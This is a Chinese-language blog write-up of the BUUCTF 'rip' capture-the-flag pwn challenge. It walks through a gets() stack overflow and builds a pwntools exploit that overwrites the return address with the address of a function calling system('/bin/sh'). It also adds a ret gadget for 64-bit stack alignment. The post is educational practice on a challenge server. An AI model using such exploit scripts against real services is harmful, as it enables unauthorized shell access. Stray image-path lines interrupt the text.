初学pwn-BUUCTF(rip)

原创

天柱是真天柱 于 2021-08-30 22:36:16 发布 386 收藏 1

分类专栏： pwn 文章标签： pwn

本文链接：https://blog.csdn.net/weixin_44547827/article/details/120006420

初学pwn-writeUp

BUUCTF平台的一道题目，rip。

与之前同样的步骤，启动靶机，链接远端

```
lqr8452@ubuntu:~/Desktop$ nc node4.buuoj.cn 25119
ls
please input
ls
ok,bye!!!

hj
^C
```

发现这里提示输入一些内容，但是输入完成之后，这里就结束了。还是要打开文件查看一下。

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    char s[15]; // [rsp+1h] [rbp-Fh] BYREF
4
5    puts("please input");
6    gets(s, argv);
7    puts(s);
8    puts("ok,bye!!!");
9    return 0;
10 }
```


看到这里，只有一个输入的过程可以操作，那就很清楚了，就是要栈溢出了。点进去看一下。

```
-0000000000000010 ; Two special fields " r" and " s" represent return address and saved reg
-0000000000000010 ; Frame size: 10; Saved regs: 8; Purge: 0
-0000000000000010 ;
-0000000000000010
-0000000000000010                 db ? ; undefined
-000000000000000F s               db ?
-000000000000000E                 db ? ; undefined
-000000000000000D                 db ? ; undefined
-000000000000000C                 db ? ; undefined
-000000000000000B                 db ? ; undefined
-000000000000000A                 db ? ; undefined
-0000000000000009                 db ? ; undefined
-0000000000000008                 db ? ; undefined
-0000000000000007                 db ? ; undefined
-0000000000000006                 db ? ; undefined
-0000000000000005                 db ? ; undefined
-0000000000000004                 db ? ; undefined
-0000000000000003                 db ? ; undefined
-0000000000000002                 db ? ; undefined
-0000000000000001                 db ? ; undefined
+0000000000000000  s              db 8 dup(?)
+0000000000000008  r              db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```


可以看到这里s这个数组是15个字节，到r这个返回值还需要8个字节。不过这里要注意的一点是，这个15是十进制的，不能像之


前再在数字之前加0x标记十六进制，这里可以直接写十进制。

摁shift+f12，可以看到这时还有什么地址可能会用到，



Address	Length	Type	String
LOAD:0000…	0000001C	C	/lib64/ld-linux-x86-64.so.2
LOAD:0000…	0000000A	C	libc.so.6
LOAD:0000…	00000007	C	system
LOAD:0000…	00000012	C	__libc_start_main
LOAD:0000…	0000000C	C	GLIBC_2.2.5
LOAD:0000…	0000000F	C	__gmon_start__
.rodata:000…	0000000D	C	please input
.rodata:000…	0000000A	C	ok,bye!!!
.rodata:000…	00000008	C	/bin/sh
.eh_frame:0…	00000006	C	;*3$\"

发现了我们的关键字，/bin/sh，这就是我们想要的指令，继续查看，可以发现，这个指令在fun()函数中。



那就简单了，跟之前的套路完全一样，只要把fun函数的地址返回给刚刚我们在s数组后看到的r中就可以。

编写脚本

```
from pwn import *

p = remote("node4.buuoj.cn", 25119);

payload = 'a' * 23 + p64(0x401186).decode("iso-8859-1");
p.sendline(payload);

p.interactive();
```

但是很遗憾，失败了。

```
lqr8452@ubuntu:~/Desktop$ python3 exp1.py
[+] Opening connection to node4.buuoj.cn on port 25119: Done
exp1.py:7: BytesWarning: Text is not bytes; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline(payload);
[*] Switching to interactive mode
timeout: the monitored command dumped core
[*] Got EOF while reading in interactive
$ ls
$
[*] Interrupted
[*] Closed connection to node4.buuoj.cn port 25119
lqr8452@ubuntu:~/Desktop$ vim exp1.py
```


执行脚本之后，发现并没有获得shell权限。遇到这个问题，就很奇怪，明明是没有什么问题，很简单的一个练习。只能求助于百度。搜索之后发现64位系统中，需要地址对齐之后才可以执行system。这里需要在fun函数的地址之前加一个retn的地址，在IDA-view里随便找一个retn的指针都可以。具体的原理还没理解，不过这样可以解决地址对齐的问题。

修改脚本

```
from pwn import *

p = remote("node4.buuoj.cn", 25119);

payload = 'a' * 23 + p64(0x401185).decode("iso-8859-1") +  p64(0x401186).decode("iso-8859-1");
#p.recvuntil("please input");
p.sendline(payload);

p.interactive();
```

解决问题！